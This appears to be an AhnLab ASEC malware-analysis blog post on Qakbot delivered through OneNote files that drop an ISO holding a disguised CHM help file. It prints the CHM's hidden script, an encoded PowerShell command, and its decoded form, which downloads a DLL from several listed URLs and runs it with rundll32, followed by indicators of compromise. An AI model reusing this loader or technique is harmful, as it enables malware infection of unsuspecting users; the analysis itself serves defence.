
Qakbot Distributed via OneNote and CHM - ASEC


By ATCP

Published: 2023-04-26 · Archived: 2026-04-05 19:17:59 UTC


AhnLab Security Emergency response Center (ASEC) has covered various distribution methods of Qakbot, and the method of distributing through OneNote was covered back in February. The distribution of Qakbot through OneNote has been confirmed again recently, and it was discovered that the Windows Help file (CHM) was used in this recent attack. https://asec.ahnlab.com/en/47785/ Upon executing the OneNote file, it prompts users to click on the Open button along with a Microsoft Azure image, as shown below. An ISO file is hidden inside the location of this button, and once a user clicks the Open button, an ISO file is created in a temp folder and mounted.



A CHM disguised as a README file exists inside the ISO, prompting users to open it.



Upon executing the CHM file, a normal help screen regarding network connectivity is displayed, making it difficult for the user to notice the malicious behavior.



The malicious script used without the user's knowledge is shown below. A malicious and encoded PowerShell command is executed through CMD. This command is executed through the Click method used similarly by the existing CHM malware.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",cmd.exe,/c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
 -NoLogo -NoProfile -encodedcommand
 UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANAA7ACQAVQBuAHMAdQBiAHQAbAB1AG4AZQBzAHMARgBpAGQAdQBjAGkAYQByAGkAbAB5ACAAPQAgACgAIgBoAHQAdABwA
 HMAOgAvAC8AbgBhAHkAYQBkAG8AZgBvAHUAbgBkAGEAdABpAG8AbgAuAG8AcgBnAC8AdwBYAGEASwBtAC8AUwBRADIAdwBmAHQAbwAyAHYAbwBzAG4ALABoAHQAdABwAHMAOgAvAC8AYwBpAHQAeQ
 B0AGUAYwBoAC0AcwBvAGwAdQB0AGkAbwBuAHMALgBjAG8AbQAvADYATQBoADEAawAvAE8ASgBNAFAAZgAsAGgAdAB0AHAAcwA6AC8ALwB6AGEAaQBuAGMAbwAuAG4AZQB0AC8ATwBkAE8AVQAvADk
 ASQBBAHMAZAB1AG4AYgBuAEgALABoAHQAdABwAHMAOgAvAC8AZwBzAHMAYwBvAHIAcABvAHIAYQB0AGkAbwBuAGwAdABkAC4AYwBvAG0ALwBvAGsAUwBmAGoALwByAEEAVgB5AGsAYwBRAGkAWAAs
 AGgAdAB0AHAAcwA6AC8ALwBtAHIAYwByAGkAegBxAHUAbgBhAC4AYwBvAG0ALwBMADcAYwBjAE4ALwBrAHoANQBBAGUAQgBaADYALABoAHQAdABwAHMAOgAvAC8AaABvAHQAZQBsAGwAbwBzAG0Aa
 QByAHQAbwBzAC4AYwBvAG0ALwBzAGoAbgAvAHUAaABpAGQAdwByAFEAOQBIAHoALABoAHQAdABwAHMAOgAvAC8AYwBhAHIAbABhAGQAdgBvAGcAYQBkAGEAdAByAGkAYgB1AHQAYQByAGkAYQAuAG
 MAbwBtAC8AdAB2AG4AcQA5AC8AaQA4AHoAQgB3AEsAVwAsAGgAdAB0AHAAcwA6AC8ALwB1AHIAZwAtAGUAZwAuAGMAbwBtAC8AbwBjAG0AYgAvAHgAdgBqAG0AbQB2AFMAIgApAC4AcwBwAGwaQB
 0ACgAIgAsACIAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATgBvAG4AdgBvAGkAYwB1AFUAbgB3AGgAaQBnAGwAaQBrAGUAIABpAG4AIAAkAFUAbgBzAHUAYgB0AGwAZQBuAGUAcwBzAEYAaQBkAHUA
 YwBpAGEAcgBpAGwAeQApACAAewB0AHIAeQAgAHsAdwBnAGUAdAAgACQATgBvAG4AdgBvAGkAYwB1AFUAbgB3AGgAaQBnAGwAaQBrAGUAIAAtAFQAaQBtAGUAbwB1AHQAUwB1AGMAIAAxADYAIAAtA
 E8AIAAkAGUAbgB2ADoAVABFAE0AUABcAGEAbgB0AGUAcAByAGUAZABpAGMAYQBtAGUAbgB0AFAAZQByAHMAZQBjAHUAdABvAHIAeQAuAHQAdQBuAGUAcgBzADsAaQBmACAAKAAoAEcAZQB0ACOASQ
 B0AGUAbQAgACQAZQBuAHYAOgBUAEUATQBQAFwAYQBuAHQAZQBwAHIAZQBkAGkAYwBhAG0AZQBuAHQAUAB1AHIAcwBlAGMAdQB0AG8AcgB5AC4AdAB1AG4AZQByAHMARQAuAGwAZQBuACcAdABoACA
 ALQBnAGUAIAAxADAAMAAwADAAMAApACAAewBwAG8AdwBlAHIAcwBoAGUAbABsACAALQBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAIABIAGkAZABkAGUAbgAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUAbv
 AGwAaQBjAHkAIABCAHkAcABhAHMAcwAgAC0ATgBvAEwAbwBnAG8AIAAtAE4AbwBQAHIAbwBmAGkAbAB1ACAALQB1AG4AYwBvAGQAZQBkAGMAbwBtAG0AYQBuAGQAIAAiAGMAdwBCADAAQQBHAEUAQ
 QBjAGcAQgAwAEEAQwBBAEEAYwBnAEIAMQBBAEcANABBAFoAQQBCAHMAQQBHAHcAQQBNAHcAQQB5AEEAQwBBAEEASgBBAEIAbABBAEcANABBAGQAZwBBADYAQQBGAFEAQQBSAFEAQgBOAEEARgBBAE
 EAWABBAEIAaABBAEcANABBAGQAQQBCAGwAQQBIAEEAQQBjAGcAQgBsAEEARwBRAEEAYQBRAEIAagBBAEcARQBBAGIAUQBCAGwAQQBHADQAQQBkAEEAQgBRAEEARwBVAEEAYwBnAEIAegBBAEcAVQB
 BAFkAdwBCADEAQQBIAFEAQQBiAHcAQgB5AEEASABrAEEATABnAEIAMABBAEgAVQBBAGIAZwBCAGwAQQBIAEkAQQBjAHcAQQBzAEEARQAwAEEAYgB3AEIAMABBAEcAUQBBAE8AdwBBAD0AIgA7AGIA
 cgB1AGEAawA7AH0AfQBjAGEAdABjAGgAIAB7AFMAdABhAHIAdAAtAFMAbAB1AGUAcAAgAC0AUwB1AGMAbwBuAGQAcwAgADQAOwB9AH0A">
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
```

The decoded PowerShell command is shown below. The command attempts to download additional malicious files from multiple URLs and save them to the %TEMP%\antepredicamentPersecutory.tuners path. Seeing how it is executed through rundll32 afterward, it can be assumed that DLL files are downloaded.

```
Start-Sleep -Seconds 4;$UnsubtlenessFiduciarily = (
"https://nayadofoundation.org/wXaKm/SQ2wfto2vosn,https://citytech-solutions.com/6Mh1k/OJMPf,https://zainco.net/OdOU/9IAsdunbnH,https://gsscorporationltd
.com/okSfj/rAVykcQiX,https://mrcrizquna.com/L7ccN/kz5AeBZ6,https://hotellosmirtos.com/sjn/uhidwrQ9Hz,https://carladvogadatributaria.com/tvnq9/i8zBwKW,ht
tps://erg-eg.com/ocmb/xvjmmvS").split(",");foreach ($NonvoiceUnwhiglike in $UnsubtlenessFiduciarily) {try {wget $NonvoiceUnwhiglike -TimeoutSec 16 -O
$env:TEMP\antepredicamentPersecutory.tuners;if ((Get-Item $env:TEMP\antepredicamentPersecutory.tuners).length -ge 100000) {powershell -WindowStyle
Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -encodedcommand
"cwB0AGEAcgB0ACAAcgB1AG4AZABsAGwAMwAyACAAJAB1AG4AdgA6AFQARQBNAFAAXABhAG4AdAB1AHAAcgB1AGQAaQBjAGEAbQB1AG4AdABQAGUAcgBzAGUAYwB1AHQAbwByAHkALgB0AHUAbgBlAHI
AcwAsAE0AbwB0AGQAOwA=";break;}}catch {Start-Sleep -Seconds 4;}}
```

- **Download URL** hxxps://nayadofoundation[.]org/wXaKm/SQ2wfto2vosn hxxps://citytech-solutions[.]com/6Mh1k/OJMPf hxxps://zainco[.]net/OdOU/9IAsdunbnH hxxps://gsscorporationltd[.]com/okSfj/rAVykcQiX hxxps://mrcrizquna[.]com/L7ccN/kz5AeBZ6 hxxps://hotellosmirtos[.]com/sjn/uhidwrQ9Hz hxxps://carladvogadatributaria[.]com/tvnq9/i8zBwKW hxxps://erg-eg[.]com/ocmb/xvjmmvS

This command is similar to the command used by the Qakbot that was distributed via PDF back in April. This download URL is currently unavailable, but internal and external infrastructures showed that the Qakbot binary had been distributed from the URL when a connection could be made to it. https://asec.ahnlab.com/en/51282/ Recently, the number of malware distribution cases using OneNote has been increasing, and threat actors have been using various formats of files for their attacks. Users must be careful when opening emails and OneNotes from unknown sources. AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below. **[File Detection]** Dropper/MSOffice.Generic (2023.04.24.03) Downloader/CHM.Generic (2023.04.24.03)

MD5

2ce926649092b4aa642ba6ed1fe0f191

dffd7026f7508ae69c1b23ebd33ed615

Additional IOCs are available on AhnLab TIP.

URL

https[:]//carladvogadatributaria[.]com/tvnq9/i8zBwKW

https[:]//citytech-solutions[.]com/6Mh1k/OJMPf

https[:]//erg-eg[.]com/ocmb/xvjmmvS

https[:]//gsscorporationltd[.]com/okSfj/rAVykcQiX

https[:]//hotellosmirtos[.]com/sjn/uhidwrQ9Hz

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.